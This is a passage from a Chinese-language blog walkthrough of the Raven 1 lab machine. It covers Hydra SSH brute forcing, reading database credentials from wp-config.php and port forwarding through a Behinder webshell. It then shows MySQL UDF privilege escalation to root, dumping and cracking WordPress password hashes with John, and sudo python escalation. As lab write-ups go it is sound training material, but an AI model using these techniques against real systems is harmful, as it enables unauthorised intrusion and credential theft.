39 <div id="login_error"> <strong>ERROR</strong>: The password you entered for the username <strong>michael</strong>
is incorrect. <a href="http://raven.local/wordpress/wp-login.php?action=lostpassword">Lost your
password?</a><br />
40 </div>
41
42 <form name="loginform" id="loginform" action="http://raven.local/wordpress/wp-login.php" method="post">
43 <p>
44 <label for="user_login">Username or Email Address<br />
45 <input type="text" name="log" id="user_login" aria-describedby="login_error" class="input" value="
michael" size="20" /></label>
46 </p>
47 <p>
48 <label for="user_pass">Password<br />
```

然后开始爆破wordpress密码，泡茶，打游戏，然而未发现wordpress的密码。然后爆破ssh密码，几把游戏之后发现 **michael** 用户密码，如图：

```

slash@kali:~$ hydra -L user.txt -P /usr/share/wordlists/rockyou.txt 192.168.58.135 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-25 00:51:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use
-t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session
found, to prevent overwriting, ./hydra.restore
```



```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 43033197 login tries (l:3/p:14344399), ~2689575 tries per task
[DATA] attacking ssh://192.168.58.135:22/
[22][ssh] host: 192.168.58.135 login: michael password: michael
[STATUS] 14344573.00 tries/min, 14344573 tries in 00:01h, 28688626 to do in 00:02h, 16 active
[STATUS] 7172327.50 tries/min, 14344655 tries in 00:02h, 28688544 to do in 00:04h, 16 active
[STATUS] 3586223.75 tries/min, 14344895 tries in 00:04h, 28688304 to do in 00:08h, 16 active
```

漏洞利用

使用账号密码登录ssh之后，如图：

```
slash@kali:~$ ssh michael@192.168.58.135
The authenticity of host '192.168.58.135 (192.168.58.135)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.58.135' (ECDSA) to the list of known hosts.
michael@192.168.58.135's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@Raven:~$ id
uid=1000(michael) gid=1000(michael) groups=1000(michael),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plu
gdev),108(netdev)
michael@Raven:~$
```

在 `/var/www` 下发现 `flag2.txt`，在 `/var/www/html/wordpress` 下发现数据库root用户密码：`R@v3nSecurity`，如图：

```
michael@Raven:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

权限提升

使用sudo命令时发现该用户不在sudoers中。

UDF提权

上传冰蝎做端口转发，如图：

The screenshot shows the IceCube (冰蝎) web interface for port forwarding. The URL is `http://192.168.58.135/shell.php`. The interface is divided into several sections:

- 端口映射 (Port Mapping):** This section is highlighted with a red box. It shows the configuration for a single port mapping based on an HTTP tunnel. The "穿透方式" (Penetration Method) is set to "HTTP隧道" (HTTP Tunnel). The "目标内网IP地址" (Target Intranet IP Address) is `127.0.0.1`, the "目标内网端口" (Target Intranet Port) is `3306`, the "本地监听IP地址" (Local Listening IP Address) is `0.0.0.0`, and the "本地监听端口" (Local Listening Port) is `3306`. A "关闭" (Close) button is visible.
- Socks隧道 (Socks Tunnel):** This section shows the configuration for a global socks proxy based on an HTTP tunnel. The "穿透方式" is set to "VPS中转" (VPS Relay). The "本地监听IP地址" is `119.113.45.174` and the "本地监听端口" is `2222`. An "开启" (Start) button is visible.
- 反向DMZ (Reverse DMZ):** This section shows the configuration for a reverse DMZ. The "监听IP地址" is `8.8.8.8` and the "监听端口" is `2222`. An "开启" (Start) button is visible.
- 运行日志 (Running Log):** This section shows the execution log, which is highlighted with a red box. The log contains the following messages:


```
[INFO]正在监听本地端口:3306
[INFO]隧道创建成功。
[INFO]隧道创建成功。
[INFO]隧道创建成功。
[INFO]隧道关闭成功。
[INFO]隧道关闭成功。
[INFO]隧道关闭成功。
[INFO]隧道创建成功。
```

At the bottom of the interface, there is a status bar that says "[OK]连接成功，基本信息获取完成。" (Connection successful, basic information retrieved) and the version "冰蝎 v3.0 Beta 7 By rebeyond".

使用MDUT连接数据库进行UDF提权，成功获得root用户权限，如图：


The screenshot shows a MySQL database connection window titled "Mysql - 127.0.0.1 - 常规连接". The interface includes a "功能选择" (Function Selection) section with buttons for "UDF提权" (UDF Privilege Escalation), "NTFS新建目录(win)" (NTFS Create Directory), and "痕迹清理" (Trace Cleanup). Below this is a "Windows 反弹 Shell" (Windows Reverse Shell) section with fields for "回连地址" (Reverse Connection Address) and "回连端口" (Reverse Connection Port), and a "Go!" button. The "命令执行" (Command Execution) section shows the command `id` being executed. The output of the command is `uid=0(root) gid=0(root) groups=0(root)`, which is highlighted with a red box, indicating that the user has successfully escalated to root privileges.

查看数据库时在wordpress的数据库中发现Hash，如图：



```
michael@Raven: ~  
文件(E) 动作(A) 编辑(E) 查看(V) 帮助(H)  
wp_commentmeta  
wp_comments  
wp_links  
wp_options  
wp_postmeta  
wp_posts  
wp_term_relationships  
wp_term_taxonomy  
wp_termmeta  
wp_terms  
wp_usermeta  
wp_users  
+-----+  
12 rows in set (0.00 sec)  
  
mysql> select * from wp_users;  
+-----+-----+-----+-----+-----+-----+  
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_reg  
istered | user_activation_key | user_status | display_name | | |  
+-----+-----+-----+-----+-----+-----+  
| 1 | michael | $P$bJrVzQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | | 2018-08-  
12 22:49:12 | 1636210809:$P$bW6sU05CFph.SmhVS.sCY6up6jw6eW0 | 0 | michael | | |  
| 2 | steven | $P$bK3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-  
12 23:31:16 | | | Steven Seagull | | |  
+-----+-----+-----+-----+-----+-----+  
2 rows in set (0.00 sec)  
  
mysql> █
```


使用cmd5解密发现付费，然后使用John进行破解，如图：




```
slash@kali:~$ sudo john hash  
[sudo] slash 的密码：  
Using default input encoding: UTF-8  
Loaded 3 password hashes with 3 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])  
Cost 1 (iteration count) is 8192 for all loaded hashes  
Will run 4 OpenMP threads  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist  
Proceeding with incremental:ASCII  
pink84 ( ? )  
█
```

CSDN @江左盟宗主

使用该密码可登录 `steven`，如图：



也可以使用ssh登录，如图：



执行sudo发现可以使用 `/usr/bin/python`，然后直接提权，如图：



其它路径

在获取root权限之后一直在想泄露的php代码应该怎么利用，通过Google搜索后发现：
<https://medium.com/@foximusmaximus/pentest-writeup-raven-1-part-1-fd31157cf6af>



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)